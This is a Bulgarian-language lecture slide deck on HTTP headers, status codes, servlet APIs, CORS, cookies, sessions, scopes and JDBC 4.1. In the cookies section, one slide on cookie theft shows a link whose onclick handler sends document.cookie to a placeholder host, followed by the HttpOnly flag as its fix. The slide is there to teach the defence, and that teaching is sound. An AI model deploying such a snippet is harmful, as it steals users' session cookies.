
Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

HTTP протокол. Хедъри. HttpServletRequest и HttpServletResponse. CORS.Cookies и сесии. Scopes



Траян Илиев

IPT – Intellectual Products & Technologies
e-mail: tiliev@iproduct.org
web: http://www.iproduct.org

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Съдържание

1. Детайли на HTTP протокола – методи, заглавни части, status кодове и др.
2. Методи на HttpServletRequest и HttpServletResponse
3. Cross-Origin Resource Sharing (CORS)
4. Бисквитки (Cookies)
5. Проследяване на сесии – интерфейс HttpSession
6. Обектни обхвати (Scopes)
7. Конкурентност
8. Извикване на ресурси: RequestDispatcher методи include и forward
9. Достъп до бази от данни. Новости в JDBC™ 4.1 (Java 7)
10. Финализиране работата на сървлета

Java™: Заглавни части на HTTP заявки

- Методи на класа HttpServletRequest за достъп до заглавните части:
  - **getCookies()**
  - **getAuthType()**
  - **getRemoteUser()**
  - **getContentLength()**
  - **getContentType()**
  - **getDateHeader()**
  - **getIntHeader()**
  - **getHeaderNames()**
  - **getHeader()**
  - **getHeaders()**

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Java™: Заглавни части на HTTP заявки

- Основни параметри на HTTP заявката:
  - **getMethod()**
  - **getRequestURI()**
  - **getQueryString()**
  - **getProtocol()**

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Заглавни части на HTTP заявки

- В **HTTP 1.0** всички заглавни части са опционални
- В **HTTP 1.1** са опционални всички заглавни части без **Host**
- Необходимо е винаги да се проверява дали съответната заглавна част е различна от **null**

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Заглавни части на HTTP заявка - RFC2616

- Accept
- Accept-Charset
- Accept-Encoding
- Accept-Language
- Authorization
- Connection
- Content-Length
- Cookie
- Host
- If-Modified-Since
- If-Unmodified-Since
- Referer
- User-Agent

Request Header Example

host	localhost:8080
user-agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:21.0) Gecko/20100101 Firefox/21.0
accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
accept-language	en,bg;q=0.7,en-us;q=0.3
accept-encoding	gzip, deflate
dnt	1
referer	http://localhost:8080/examples/servlets/index.html
connection	keep-alive

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Примери за използване

- Компресия на отговора на HTTP заявка: Gzip – заглавна част **Accept-Encoding**
- Ограничаване на достъпа - заглавна част **Authorization**
- Показване на различни варианти на страницата в различните браузъри - заглавна част **User-Agent**
- Показване на различни варианти на страницата в зависимост от реферираща страница - заглавна част **Referer**

Структура на заявка

GET */context/Servlet* **HTTP/1.1**

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST */context/Servlet* **HTTP/1.1**

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST_Data

Структура на отговор на заявка

HTTP/1.1 200 OK

Content-Type: text/html

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

<!DOCTYPE *Document_Type_Definition***>**

```
<html>
    <head>
        <title>...</title>
    </head>
    <body>
        ...
    </body>
</html>
```

Статус кодове на отговор на заявка

- 100 Continue
- 101 Switching Protocols
- 200 OK
- 201 Created
- 202 Accepted
- 203 Non-Authoritative Information
- 204 No Content
- 205 Reset Content
- 301 Moved Permanently
- 302 Found
- 303 See Other
- 304 Not Modified
- 307 Temporary Redirect
- 400 Bad Request
- 401 Unauthorized
- 403 Forbidden
- 404 Not Found

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Статус кодове на отговор на заявка

- 405 Method Not Allowed
- 415 Unsupported Media Type
- 417 Expectation Failed
- 500 Internal Server Error
- 501 Not Implemented
- 503 Service Unavailable
- 505 HTTP Version Not Supported

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Java™: Методи за установяване на заглавни части на HTTP отговори

- **setHeader(String headerName, String headerValue)**
- **setDateHeader(String header, long milliseconds)**
- **setIntHeader(String header, int headerValue)**
- **setContentType(String mimeType)**
- **setContentLength(int length)**
- **addCookie(Cookie c)**
- **sendRedirect(String address)**

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Заглавни части на HTTP отговори

- Allow
- Cache-Control
- Pragma
- Connection
- Content-Disposition
- Content-Encoding
- Content-Language
- Content-Length
- Content-Type
- Expires
- Last-Modified
- Location
- Refresh
- Retry-After
- Set-Cookie
- WWW-Authenticate

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Примери за използване

- Връщане на Excel таблица като резултат от заявка – използване на заглавна част **Content-Type**
- Използване на заглавна част **Refresh** за презареждане на страница с нови данни
- Генериране на изображения с помощта на сървлети

Cross-Origin Resource Sharing (CORS)

- Позволява осъществяване на заявки за ресурси към домейни различни от този за извикващия скрипт, като едновременно предостявя възможност на сървъра да прецени към кои скриптове (от кои домейни – Origin) да връща ресурса и какъв тип заявки да разрешава (GET, POST)
- За да се осъществи това, когато заявката е с HTTP метод различен от GET се прави предварителна (preflight) OPTIONS заявка в отговор на която сървъра връща кои методи са достъпни за съответния Origin и съответния ресурс

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Нови заглавни части на HTTP при реализация на CORS

- HTTP GET заявка

GET /crossDomainResource/ HTTP/1.1

Referer: http://sample.com/crossDomainMashup/

Origin: http://sample.com

- HTTP GET отговор

Access-Control-Allow-Origin: http://sample.com

Content-Type: application/xml

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Нови заглавни части на HTTP при реализация на POST заявки при CORS

- HTTP OPTIONS preflight заявка

```
OPTIONS /crossDomainPOSTResource/ HTTP/1.1
Origin: http://sample.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: MYHEADER
```

- HTTP OPTIONS отговор

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://sample.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: MYHEADER
Access-Control-Max-Age: 864000
```

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Бисквитки (Cookies)

- Cookie е двойка: Name=Value, пази се от уеб браузъра
- Позволяват на сървърното или JavaScript приложение да запазва и извлича информация за конкретната сесия на работа на потребителя с приложението, независимо от възможното презареждане на страницата, рестартиране на браузъра или сървъра и други.
- Типични приложения: за запазване на артикули в пазарска количка преди checkout, запомняне на потребителско име и парола, ключови думи за търсене, запомняне на преференции на потребителя.

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Използване на бисквитки (Cookies)

- Обект **Cookie**
  - Конструктор: Cookie(String name, String value)
  - Свойства:
    - name
    - value
    - maxAge
    - domain
    - path
    - secure
    - version
- Прочитане на бисквитките изпратени от браузъра
  - Метод: Cookie[] request.getCookies()

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Използване на бисквитки (Cookies) II

- Намиране на бисквитка със съответното име и извличане на нейната стойност
- Актуализация на стойността на бисквитката и на нейния период на валидност
  - Метод: Cookie.setMaxAge(int expiry)
  - < 0 – валидна до затваряне прозореца на браузъра
  - 0 – бисквитката се изтрива веднага
  - > 0 – ще бъде активна за указания период в секунди
- Връщане и записване на бисквитката към браузъра
  - Метод: HttpServletResponse.addCookie(Cookie c)

Проблеми с бисквитките

- Не разчитайте на тях, защото може да са изключени
- Неакуратна идентификация на потребителя
- Cookie hijacking, Cookie poisoning, Cross-site cooking (http://en.wikipedia.org/wiki/HTTP_cookie)
- Пращане на бисквитки към трети страни – Privacy проблем

"Кражба на бисквитки"

```
<a href="#" onclick="window.location='http://example.com/stole.cgi?
text='+escape(document.cookie); return false;">Click here!</a>
```

Решение:

```
Set-Cookie: RMID=732423sdfs73242; expires=Fri, 31-Dec-2010 23:59:59 GMT; path=/;
domain=.example.net; HttpOnly
```

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Проследяване на потребителски сесии

- HTTP протоколът не поддържа състояние (сесии)
- Сесийната информация е важна за повечето бизнес приложения, тъй като за осъществяването на по-сложните бизнес процеси се преминава през няколко екрана и е необходимо да идентифицираме, че става дума за един и същи потребител (например добавяне на артикули към пазарска количка и checkout).
- "Ръчно" проследяване на сесии:
  - IP адреси
  - URL дописване (query string)
  - Скрити полета на форми

Java Servlet сесии - HTTPSession

- Автоматизация на поддръжката на сесии при Java Servlets - интефейс HTTPSession
  - Enumeration getAttributeNames()
  - Object getAttribute(String name)
  - void setAttribute(String name, Object value)
  - void invalidate()
  - void setMaxInactiveInterval(int interval)
- Получаваме го чрез request.getSession(boolean create)
- Сесии без cookies: HttpServletResponse.encodeUrl(url)

Обектни обхвати (Scopes)

- **Web context** – клас: **javax.servlet.ServletContext**, съдържа уеб компоненти достъпни за цялото приложение
- **Session** – клас: **javax.servlet.http.HttpSession**, съдържа уеб компоненти достъпни в рамките на потребителската сесия
- **Request** – клас: **javax.servlet.ServletRequest**, съдържа уеб компоненти достъпни в рамките на HTTP заявката
- **Page** – клас: **javax.servlet.jsp.JspContext**, съдържа обекти достъпни в рамките на JSP страницата

Конкурентен достъп до обекти

- Множество уеб компоненти достъпват обекти съхранени в уеб контекста
- Множество уеб компоненти достъпват обекти съхранени в уеб потребителската сесия
- Множество нишки достъпват атрибути на инстанцията на уеб компонента (сървлет). Интерфейсът SingleThreadModel не решава проблема, защото тогава контейнера ще създаде множество инстанции на сървлета, което налага синхронизация на достъпа до статичните атрибути на класа. SingleThreadModel е depricated в Servlet 2.4

Trayan Iliev
IPT – Intellectual Products & Technologies Ltd.

Конструиране на HttpServletResponse чрез вграждане на ресурси

- Създаване на обект от тип **RequestDispatcher**:

```
RequestDispatcher dispatcher = getServletContext().
getRequestDispatcher("/datatable");
```

- Включване на маркъп генериран от друг уеб ресурс в отговора (HttpServletResponse) – include:

```
if (dispatcher != null) dispatcher.include(request, response);
```

- Цялостно делегиране генерирането на отговор на друг уеб ресурс – forward:

```
if (dispatcher != null) dispatcher.forward(request, response);
```

Достъп до бази от данни

- Java Database Connectivity – **DriverManager**

```
DriverManager.getConnection(dbUrl, user, password);
```

- Java Database Connectivity – **DataSource**

```
@Resource (name="jdbc/userDB" type=java.sql.DataSource)
javax.sql.DataSource userDS;
public getAllUsers {
        Connection connection = userDS.getConnection(); ... }
```

- Java Persistence API (JPA) – **EntityManager** + декларативен мапинг между обекти и таблици в базата от данни с помощта на анотации

Новости в JDBC™ 4.1 (Java 7): try-with-resources

- java.sql.Connection, java.sql.Statement и java.sql.ResultSet имплементират интерфейса **AutoCloseable**:

```
Class.forName("com.mysql.jdbc.Driver");                    //Load MySQL DB driver
try (Connection c = DriverManager.getConnection(dbUrl, user, password);
   Statement s = c.createStatement() ) {
   c.setAutoCommit(false);
   int records = s.executeUpdate("INSERT INTO product "     //Insert new product
         + "VALUES ('CP-00002', 'Lenovo', " + "790.0, 'br', 'Latop')");
   System.out.println("Successfully inserted "+ records + " records.");
   records = s.executeUpdate("UPDATE product "               //Update product price
         + "SET price=470, description='Classic laptop' "
         + "WHERE code='CP-00001'");
   System.out.println("Successfully updated "+ records + " records.");
   c.commit();                                                //Finish transaction
}
```

Новости в JDBC™ 4.1 (Java 7): RowSets (1)

- **RowSet** – дава възможност да работим с данните от таблиците в базата от данни като с нормални JavaBeans™ компоненти – да достъпваме и променяме стойностите като свойства (properties), да закачаме слушатели на събития свързани с промяна на данните (event listeners), както и да скролираме (scroll) и променяме (update) данните в заредените в RowSet-а редове
- Свързан (connected) RowSet
  - **JdbcRowSet** – обвиващ клас около стандартния JDBC ResultSet
- Несвързан (disconnected) RowSet
  - **CachedRowSet** - кешира данните в паметта, подходящ за изпращане
  - **WebRowSet** - подходящ за изпращане на данните през HTTP (XML)
  - **JoinRowSet** - позволява извършване на JOIN без свързване към БД
  - **FilteredRowSet** - позволява локално филтриране на данните (R/W)

Новости в JDBC™ 4.1 (Java 7): RowSets (2)

```
try {
      RowSetFactory rsFactory = RowSetProvider.newFactory();
      JdbcRowSet rowSet = rsFactory.createJdbcRowSet();
      rowSet.setUrl("jdbc:mysql://localhost:3306/java21");
      rowSet.setUsername(username);
      rowSet.setPassword(password);
      rowSet.setCommand("SELECT * FROM product");
      rowSet.execute();
      rowSet.absolute(3);         // Позиционира на третия запис
      rowSet.updateFloat("price", 18.70f); //Променя цената на 18.70
      rowSet.updateRow();       // Активира промените в RowSet-а
}
```

Новости в JDBC™ 4.1 (Java 7): RowSets (3)

```
try {
      RowSetFactory rsFactory = RowSetProvider.newFactory();
      CachedRowSet rowSet = rsFactory.createCachedRowSet();
      rowSet.setUrl("jdbc:mysql://localhost:3306/java21");
      rowSet.setUsername(username);
      rowSet.setPassword(password);
      rowSet.setCommand("SELECT * FROM product");
      int [] keyColumns = {1}; rowSet.setKeyColumns(keyColumns);
      rowSet.execute();
      rowSet.absolute(3);  rowSet.updateFloat("price", 18.70f);
      rowSet.updateRow();
      rowSet.acceptChanges(con); // Синхронизация с БД
}
```

Финализиране работата на сървлета

- Броене на активните нишки които са викнали **service** метода на сървлета:

```
protected void service(HttpServletRequest reqest, HttpServletResponse
response) throws ServletException, IOException {
    startedService();
    try {  super.service(request, response); }
    finally { finishedService(); } }
```

- Изчакване на **service** методите да завършат:

```
public void destroy() {
   if (numberServices() > 0) { setFinish(true); }
   while(numberServices() > 0) {
   try {
        Thread.sleep(waitInterval);
   } catch (InterruptedException e) {}}
```

Литература и интернет ресурси

- JSR 340: Java Servlet 3.1 Specification – https://jcp.org/en/jsr/detail?id=340
- W3C Hypertext Transfer Protocol – HTTP/1.1 – http://www.w3.org/Protocols/rfc2616/rfc2616.html
- Mozilla tutorial „HTTP access control" – https://developer.mozilla.org/En/HTTP_access_control
- Mozilla tutorial „Using XMLHttpRequest" at https://developer.mozilla.org/En/Using_XMLHttpRequest
- Oracle®: The Java Tutorials: Lesson: JDBC Basics – http://docs.oracle.com/javase/tutorial/jdbc/basics/index.html
- Oracle®: Новости в JDBC™ 4.1 – http://docs.oracle.com/javase/7/docs/technotes/guides/jdbc/jdbc_41.html
- Joshua Bloch: Automatic Resource Management (V.2) – https://docs.google.com/View?id=ddv8ts74_3fs7483dp

Благодаря Ви за Вниманието!

Въпроси?